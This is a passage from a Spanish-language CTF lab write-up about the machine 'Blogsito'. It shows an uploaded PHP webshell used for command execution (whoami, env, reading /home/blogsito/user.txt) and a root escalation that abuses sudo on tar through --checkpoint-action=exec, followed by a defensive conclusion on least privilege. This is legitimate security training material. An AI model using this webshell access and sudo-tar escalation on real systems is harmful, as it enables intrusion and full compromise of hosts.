
Ilustración 19: subida satisfactoria de la webshell al directorio /uploads.

Una vez desplegada la shell, se realizaron comprobaciones básicas del contexto de ejecución mediante comandos como `whoami`, `env` y listados del sistema de ficheros. Esto permitió confirmar que la aplicación se ejecutaba con el usuario del servicio web y que el vector de acceso inicial era válido para continuar la enumeración local.




```
10.0.79.61/uploads/shell.php × +
10.0.79.61/uploads/shell.php?cmd=/usr/bin/whoami
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
www-data
[exit:0]
```

Ilustración 20: verificación del usuario de ejecución desde la webshell.



```
10.0.79.61/uploads/shell.php?cmd=/usr/bin/env
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
USER=root
APACHE_RUN_DIR=/var/run/apache2
SYSTEMD_EXEC_PID=582
APACHE_PID_FILE=/var/run/apache2/apache2.pid
JOURNAL_STREAM=8:7346
MEMORY_PRESSURE_WATCH=/sys/fs/cgroup/system.slice/apache2.service/memory.pressure
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/snap/bin
INVOCATION_ID=c67be61a4f1e4ae99f1750dfcc033dd3
APACHE_LOCK_DIR=/var/lock/apache2
LANG=C
APACHE_RUN_USER=www-data
APACHE_RUN_GROUP=www-data
APACHE_LOG_DIR=/var/log/apache2
PWD=/var/www/html/uploads
MEMORY_PRESSURE_WRITE=c29tZSAyMDAwMDAgMjAwMDAwMAA=
[exit:0]
```

Ilustración 21: revisión del entorno del proceso comprometido.




```
10.0.79.61/uploads/shell.php?cmd=/usr/bin/ls /
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
bin
bin.usr-is-merged
boot
cdrom
dev
etc
home
lib
lib.usr-is-merged
lib64
lost+found
media
mnt
opt
package.json
proc
root
run
sbin
sbin.usr-is-merged
snap
srv
swap.img
sys
tmp
usr
var
```

Ilustración 22: enumeración inicial del sistema de archivos desde la webshell.

3.2.5 Post-explotación y obtención de la flag de usuario

Durante la enumeración local se localizó el directorio del usuario blogsito dentro de /home. Aunque el listado directo de su contenido estaba restringido, sí era posible realizar traversal y lectura directa de ficheros conocidos. Siguiendo la convención habitual de laboratorios CTF, se accedió al archivo /home/blogsito/user.txt, obteniéndose así la flag de usuario.




```
10.0.79.61/uploads/shell.php × +
10.0.79.61/uploads/shell.php?cmd=/usr/bin/cat /home/blogsito/user.txt
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
9f2a3e0dd2a0b1c13b4c6d2f7a9c0b1e
[exit:0]
```

Ilustración 23: lectura de la flag de usuario desde /home/blogsito/user.txt.

3.2.6 Escalada de privilegios a root mediante sudo tar

El siguiente paso consistió en revisar los privilegios delegados al usuario del servicio web. La ejecución de sudo -l desde la webshell reveló una mala configuración crítica: el usuario www-data podía ejecutar /bin/tar como root sin contraseña. Este permiso es explotable porque tar incorpora la opción --checkpoint-action=exec, capaz de lanzar comandos arbitrarios durante el procesamiento del archivo.



```
10.0.79.61/uploads/shell.php × +
10.0.79.61/uploads/shell.php?cmd=/usr/bin/sudo -l
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Matching Defaults entries for www-data on blogsito:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User www-data may run the following commands on blogsito:
(root) NOPASSWD: /bin/tar
[exit:0]
```

Ilustración 24: resultado de sudo -l desde la webshell.

Para validar la escalada se utilizó un payload que invocaba tar con un checkpoint y ejecutaba un comando como root, redirigiendo la salida a un archivo dentro de /var/www/html/uploads. La comprobación del fichero generado confirmó la ejecución con uid=0(root).




Ilustración 25: ejecución del payload de tar con privilegios de root.




Ilustración 26: verificación de la ejecución como root a través de output.txt.

Una vez validada la capacidad de ejecución privilegiada, se reutilizó el mismo vector para volcar el contenido de /root/root.txt a un archivo accesible por web. De esta manera se obtuvo la flag final de la máquina sin necesidad de interacción adicional por consola.




Ilustración 27: volcado de la flag de root a un archivo accesible desde la web.




Ilustración 28: lectura final de la flag de root.

En conjunto, la máquina Blogsito ilustra una cadena de explotación web completa: reconocimiento, identificación de rutas sensibles, análisis del código fuente expuesto, abuso de Stored XSS y CSRF para elevar privilegios dentro de la aplicación, subida de una webshell, post-explotación local y, finalmente, escalada a root mediante una configuración insegura de sudo. La resolución pone de manifiesto cómo varias debilidades aparentemente menores, encadenadas correctamente, desembocan en el compromiso total del sistema.

4 CONCLUSIÓN

La actividad demuestra, mediante tres pruebas de concepto reproducibles sobre una maquina Ubuntu 25.04, que errores comunes de configuración en los mecanismos de delegacion de privilegios de Linux (SUID, capabilities y sudo) permiten la escalada completa desde un usuario no privilegiado hasta root. En los tres casos la explotacion se reduce a una o dos lineas de comandos tras identificar la mala configuración; la dificultad operativa para un atacante no reside en la explotación sino en la enumeración previa (find, getcap, sudo -l). Al fin y al cabo, la defensa de un sistema Linux frente a este tipo de abusos depende menos de la introducción de nuevas tecnologías y más de la disciplina de aplicar principios básicos de mínimo privilegio y de auditoria continua de la configuración existente.